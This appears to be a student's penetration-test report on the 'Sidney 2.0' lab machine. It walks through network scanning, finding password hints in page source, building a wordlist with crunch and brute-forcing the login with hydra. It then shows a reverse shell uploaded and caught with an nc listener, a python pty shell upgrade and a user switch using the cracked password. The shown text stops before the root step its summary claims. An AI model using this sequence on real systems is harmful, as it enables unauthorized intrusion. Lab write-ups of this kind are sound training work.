Sidney 2.0

Name-Prateek bansal

Date-18/07/25

Email- bansalp@rknec.edu

Table Of Contents

Executive Summary	3
Attack Narrative	4
Conclusion	14
Recommendation	15

Excutive Summary

I have performed a penetration test on Sidney 2.0 machine to evaluate its vulnerabilities . The goal was to identify all vulnerabilities of Sidney 2.0 machine and try to identify all types of attack which we can perform on machine to exploit the system and gain access to the application.


During the test, multiple weaknesses were discovered, allowing the tester to escalate privileges from initial access to full root control. This compromise could lead to unauthorized access to sensitive information and complete system takeover if exploited by a malicious attacker.

Summary Of Result:

- The target was scanned using tools like Nmap to **discover open ports** and services.
- The identified service hosted a web application **vulnerable to credential attacks.**
- After running scan using nikto we **discovered login page**.
- Security of login page is very weak I have easily **accessed username and password.**
- After login in I am easily able to **modify change or upload data**.
- Even **malicious files** are easily uploadable on web page.
- I have gained access of the shell through which I have **gained access of the whole terminal.**
- After that by doing **privileage escalation** I have gained access of the website as a root user.
- After that I am able to **open hidden or protected files** easily and also allowed to modify them.
- I have also **captured the flag** file as root user.
- So the overall **risk level** of machine is very **High**.

Attack Narratives:


1. At the beginning of the auditing, we use mac address to identify the IP address of sidney2.0 machine using netdiscover command.



After getting the ip address we enter **ip address** to browser to open sidney2.0 machine site.


Look at the site interface and gather information what we can do ,try to identify the vulnerabilities.

2. We can use tool like **nmap for open port**.




We can see that port **number 80** is open.

3. Also use nikto to check site vulnerability.




Nothing has been found

4. We can view the source code of the website to found some vulnerability




Here I can see one url of the image so we will remove the extension .jpg and paste in url to see if another webpage shows up.




Yes the new weppage has appeared.

5. Now view the **source code** of these web page .




Here we have found some username and password hint which we remember if we found some login page than it will we useful.

6. Now we use **nikto tool** on this webpage to see if we find something vulnerable or not.




Here I can see three urls index.php,readme,readme.txt now we open them one by one and try to midentify vulnerable page.

7. First I have opened **index.php**



Here you can see **login page appears** . we have previously discovered username and password hint now we try to use them.

8. First we use password hints to make worldlist using tool **crunch** to do bruteforce on login page.




So my wordlist has been created


9. Now I will do bruteforce using tool hydra

So the password is : mos6518

10. Now we will login on site



11. Here you can see the option of uploading file now I will inject by reverse shell script through upload feature



You can see that reverse shell script is successfully uploaded.

Now I will put terminal to listen .

```
┌──[✗]─[root@parrot]─[/home/prateek/Desktop]
└──╼ #nc -lvp 1234
listening on [any] 1234 ...
```

Now I will run my reverse shell script.

```
┌──[✗]─[root@parrot]─[/home/prateek/Desktop]
└──╼ #nc -lvp 1234
listening on [any] 1234 ...
192.168.224.134: inverse host lookup failed: Unknown host
connect to [192.168.224.129] from (UNKNOWN) [192.168.224.134] 36892
Linux sidney 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
 08:02:40 up  3:49,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

After running that I have successfully got the access of the shell.

12. Now we try to gain access of the whole terminal using python3.

```
$ which python
$ which python3
/usr/bin/python3
$ python3 -c "import pty; pty.spawn('/bin/bash')"
www-data@sidney:/$ ls
ls
bin   etc           lib         media  proc  sbin  sys  var
boot  home          lib64       mnt    root  snap  tmp  vmlinuz.old
dev   initrd.img.old  lost+found  opt    run   srv   usr
```

After that we check our position as a user if we have not root permission than we switch to root user using sudo command

```
www-data@sidney:/$ whoami
whoami
www-data
www-data@sidney:/$ su rhubbard
su rhubbard
Password: mos6518

rhubbard@sidney:/$ ls -la
```

